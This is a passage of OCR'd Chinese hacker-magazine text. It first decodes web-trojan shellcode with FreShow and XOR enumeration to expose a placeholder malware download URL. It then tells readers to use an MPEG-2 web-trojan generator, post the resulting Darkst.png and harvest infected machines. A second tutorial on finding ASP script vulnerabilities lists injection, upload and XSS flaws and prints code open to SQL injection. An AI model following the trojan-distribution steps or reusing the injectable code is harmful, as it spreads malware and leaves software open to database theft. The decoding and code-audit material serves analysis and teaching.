密，这样标准的SHELLCODE分隔符%u就被去掉了，它的原理就是把原来的4位一组的十六进制字符串两两拆分互换，再在前边加上\x，到了这一步就离目标不远了，我们把解出来的内容放到上边，点一下“Up”键就可以了，如图3。




图1




图2




图3

然后再选择“enumXOR”，对十六进制的数据进行枚举异或，最终的返回结果如图4所示。其中，最后的“http://www.xxxx.com/ff.exe”就是网马的地址了。解密网马就是这么简单，三招两式就把网马地址给揪出来了，文章没什么高深的技术，只要多实践，就会掌握到其中的奥妙。




图4

没过几天，网上就公布了MPEG-2的网马生成器，使用还是非常简单的，双击运行后，在“木马下载地址”栏填写木马的地址，然后点击“生成”按钮，就会生成一个名为Darkst.png的文件，我们把这个文件发布到网上，等着别人来打开，就可以坐收肉鸡了！





图5

（本文所涉及到的FreShow以及MPEG-2网马生成器已经收录到光盘中）

脚本漏洞挖掘连连看（一）



fjhh

每天，都有数已万计的网站被入侵、被挂马，服务器被控制，数据库被窃取，究竟是什么有如此大的威力呢？没错，脚本漏洞就是其中极其关键的一个元素。通过脚本漏洞，利用上传、后台备份等获取webshell，继而实现网站挂马，再通过一系列的权限提升，最终控制整个服务器。可是，在我们享受着牛人公布出的0day，利用它们制作好的exp程序轻松的实现网站入侵的同时，是否也心痒难耐呢？本文我就带领各位菜鸟朋友来熟悉一下常见的脚本漏洞、挖掘技巧及其修补方法。

首先，我们来看目前最普遍的asp脚本常见的漏洞，主要有以下几种：

1、最常见的莫过于注入了，有数字型、字符型两种，针对不同的注入，利用方法也有所不同；

2、上传，虽然上传漏洞早在2007年就被挖掘出来了，但直到目前使用率仍然很高，主要是从上传路径与上传扩展名的处

理这两个方面去分析；

3、暴库，由于相对路径与绝对路径的原因，曾经风靡一时，现在比较少见了；

4、文件验证缺陷，后台管理文件未做权限限制，没有判断管理员是否登录，或者判断方式不完美，比如使用cookie进行判断；

5、各种XSS，也就是html注入。

了解了常见的漏洞，我们就来实战演练一下如何在已知代码的条件下挖掘脚本漏洞，用来演示的CMS是我从网上下载的一个人才系统。在前几期的菜鸟学堂中，txcbg已经为我们介绍了如何使用IIS搭建asp的测试环境，搭建好环境后，我们来建立一个虚拟目录，在路径上选择CMD所在的物理路径，如图1。完毕后，我们还需要安装Dreamweaver（下载地址http://www.onegreen.net/Soft_Url.asp?UrlID=1&SoftID=4779）。它不仅是一个很强大的集网页制作和管理网站于一身的所见即所得的网页编辑器，还能极大的方便我们对代码的测试与阅读。




图1

运行Dreamweaver后新建一个站点，名称就使用默认的无需修改，在第2步选择服务器技术为ASP Vbscript，存储位置填写如图2所示，确定后就会来到URL的填写，如图3。站点创建完成后我们就可以方便的在Dreamweaver上进行代码的分析与调试了。

我们先来查找注入漏洞，在asp代码中，获取客户端提交数据用到了request对象，因此我们可以搜索request来查看代码是否对数据进行了判断过滤。Dreamweaver提供了强大的搜索功能，使用Ctrl+F调出搜索框，搜索“request”，注意查找范围为“整个当前本地站点”，如图4，搜索的结果如图5所示，在第一个搜索结果中，我们可以看到cnname变量直接被request获取而并没有进行任何过滤，来看具体的代码。

```
cname=request("cname")     获取用户提交数据
if cname="" then 如果非空则输出结束
response.end
end if
????省略若干
<%
strsql="select * from 招聘信息 where 公司名称='"+cname+"'"
字符型注入
set rsjl=server.CreateObject("adodb.recordset")
rsjl.open strsql,conn,1,1
for i =1 to rsjl.recordcount
        if rsjl.eof then exit for          如果为空则跳出循环
%>
```

